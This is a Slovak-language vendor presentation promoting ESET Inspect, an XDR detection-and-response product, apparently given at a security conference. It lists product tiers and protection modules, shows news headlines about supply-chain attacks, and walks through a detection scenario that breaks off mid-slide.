



**SECURITY
DAYS**

AKO, KEDY A KDE?

XDR technológia ESET Inspect



Digital Security
Progress. Protected.

&

SME KONFERENCIE



Július Selecký

Senior Technical Pre-Sales Representative

julius.selecky@eset.com

Agenda


- 1. Viacúrovňové zabezpečenie
- 2. Predstavenie ESET Inspect
- 3. Detekcia a reakcia
- 4. Ransomwarové gangy
- 5. Novinky ESET Inspect 1.10



PREDVÍDANIE
HROZIEB



PREVENCIA




REAKCIA




DETEKCIA

Viacúrovňové zabezpečenie



Viacúrovňové zabezpečenie



XDR
Detekcia a Reakcia
ESET Inspect
ESET Inspect Cloud

Platforma



ESET PROTECT – unified cybersecurity platform

Úroveň ochrany

ESET PROTECT Entry

Modern Endpoint Security

Server Security

ESET PROTECT Advanced

Modern Endpoint Security

Server Security

Advanced Threat Defense

Full Disk Encryption

ESET PROTECT Complete

Modern Endpoint Security

Server Security

Advanced Threat Defense

Full Disk Encryption

Mail Security

Cloud App Protection

ESET PROTECT Enterprise

Modern Endpoint Security

Server Security

Advanced Threat Defense

Full Disk Encryption

EDR

ESET PROTECT MDR

Modern Endpoint Security

Server Security

Advanced Threat Defense

Full Disk Encryption

EDR

Premium Support Advanced

Detection & Response Ultimate

Moduly



ESET PROTECT – unified cybersecurity platform



ESET Inspect

XDR-enabling component

IT Operations

Device Control

Mobile Device Mgmt.

Web Control

Firewall Mgmt.

HW & SW Inventory

Rogue Device Mgmt.

Security Management

Endpoint Detections

Automated Response

LiveGuard Detections

Cloud Office Security

Encryption

Multi-Factor Auth.

Security Operations

Threat Hunting

Incident Response

IOC Search

Forensics

Enriched Context

Detection Rules

ESET LiveSense multilayered technologies

UEFI Scanner

LiveGrid Protection

Advanced Machine Learning

LiveGuard Sandbox

DNA Detections

Network Attack Protection

Script Scanner & AMSI

Secure Browser

Ransomware Shield

Anti-Spam

Anti-Phishing

Anti-Scam

Exploit Blocker

Advanced Memory Scanner

Deep Behavioral Inspection

Brute-Force Attack Protection



Endpoints



Servers



Mobiles



Cloud Workloads



Mail / SharePoint



Integrations



ESET PROTECT – unified cybersecurity platform



ESET Inspect

XDR-enabling component

IT Operations

Device Control

Mobile Device Mgmt.

Web Control

Firewall Mgmt.

HW & SW Inventory

Rogue Device Mgmt.

Security Management

Endpoint Detections

Automated Response

LiveGuard Detections

Cloud Office Security

Encryption

Multi-Factor Auth.

Security Operations

Threat Hunting

Incident Response

IOC Search

Forensics

Enriched Context

Detection Rules

ESET LiveSense multilayered technologies

UEFI Scanner

LiveGrid Protection

Advanced Machine Learning

LiveGuard Sandbox

DNA Detections

Network Attack Protection

Script Scanner & AMSI

Secure Browser

Ransomware Shield

Anti-Spam

Anti-Phishing

Anti-Scam

Exploit Blocker

Advanced Memory Scanner

Deep Behavioral Inspection

Brute-Force Attack Protection



Endpoints



Servers



Mobiles



Cloud Workloads



Mail / SharePoint



Integrations

ESET LiveSense®

PRED SPUSTENÍM

Reputation
and cache

Network Attack
Protection

UEFI Scanner

Advanced Machine
Learning

Brute-Force Attack
Protection

Device Control

DNA Detections

In-Product Sandbox

POČAS SPUSTENIA

Ransomware Shield

Script Scanner
& AMSI

Advanced Memory
Scanner

Exploit Blocker

Deep Behavioral
Inspection

PO SPUSTENÍ

LiveGrid® Protection

Secure Browser

Botnet Protection



Fight cyberattacks at the silicon level

intel®

+

eset®

Digital Security
Progress. Protected.



19. apr 2023 o 14:49

Na britskú kľúčovú infraštruktúru útočí kybernetická obdoba wagnerovcov

Minister pre záležitosti úradu vlády Dowden tvrdí, že hrozba pochádza od sympatizantov Ruska a nemusí byť priamo riadená Kremľom.

TASR

Tlačová agentúra



Ilustračná fotografia. (Zdroj: unsplash)

NAJČÍTANEJŠIE NA SME SVET

4 hodiny **24 hodín** 3 dni 7 dní

- Omyl, sabotáž alebo ukrajinský zásah? Neďaleko Ukrajiny spadli štyri ruské lietadlá 46 823
- Ukrajina Rusko Online: Ukrajina zaznamenala postup pri Bachmute, tvrdí Inštitút pre výskum vojny 21 862
- Novinárka: Deti posielali rodičov na smrť. Kultúrna revolúcia ukazuje hrozbu populizmu 5 687
- Ukrajina Rusko Online: Zelenskij sa vo Vatikáne stretol s pápežom Františkom 4 964
- Lukašenko vynechal dôležitý ceremoniál. Je vážne chorý, tvrdí exilový politik 2 272
- Hlavný vyzývateľ Erdogana prisľúbil obnovenie demokracie, Erdogan dúfa v dobrý výsledok 1 099
- Zelenskij je v Berlíne, ocenil Nemecko ako spoľahlivého spojencu **VIDEO** 1 088
- Americkým školám dochádza trpezlivosť s používaním telefónov 906

INZERCIA - TLAČOVÉ SPRÁVY

Vybrané Najnovšie Najčítanejšie

- Jordánsko a Istanbul. Zažite dva odlišné svety na jednej ceste
- Realizácia fotovoltiky vo firme? Poradíme vám, ako postupovať
- Istria je pre Slovákov tento rok ešte bližšie
- Vynovte si bývanie aj šatník: Toto je 30 presných návodov
- Prežité leto s chladnou hlavou, kúpte si klímu včas od Comklíma

welivesecurity™ BY **eset**

Lazarus supply-chain attack in South Korea

...ovel Lazarus supply-chain attack leveraging WIZVERA VeraPort

welivesecurity™ BY **eset**

Operation NightScout: Supply-chain attack targets online gaming in

...uberespionage operation targeting

welivesecurity™ BY **eset**

Operation SignSight: Supply-chain attack against a certification authority in Southeast Asia

ESET researchers have uncovered a supply-chain attack on the website of a government in Southeast Asia.

Ignacio Sanmillan Matthieu Fagu

welivesecurity™ BY **eset** Menu ☰

Operation StealthyTrident: corporate software under attack

LuckyMouse, TA428, HyperBro, Tmanger and ShadowPad linked in Mongolian supply-chain attack

Mathieu Tartare



Recycle Bin



Microsoft Edge

ENDPOINT SECURITY

Threat removed

A threat (Eicar) was found in a file that Notepad tried to access.

The file has been deleted.

[Learn more about this message](#)

Čo je XDR (ESET Inspect)?

Čo sa deje?

Ako sa to začalo?

Kde sa to začalo?

Kedy sa to začalo?

Čo to obsahuje?

Ako tomu vieme predísť?

Asi ide o kybernetický útok.

Nie sme si istí.

Nie sme si istí.

Nie sme si istí.

Nie sme si istí.

Nie sme si istí.

XDR Vám umožňuje odpovedať na tieto otázky

Extended Detection & Response



ESET INSPECT




ESET ENDPOINT
PROTECTION



Scenár

ESET Endpoint Protection zastaví hrozbu


Visibility – Root Cause



Bez ESET Inspect:



Minimálna vizibilita



Neistota



Spustený PowerShell




Hrozba zistená/zablokovaná

S ESET Inspect získate:




Zvýšená viditeľnosť



S ESET Inspect získate:



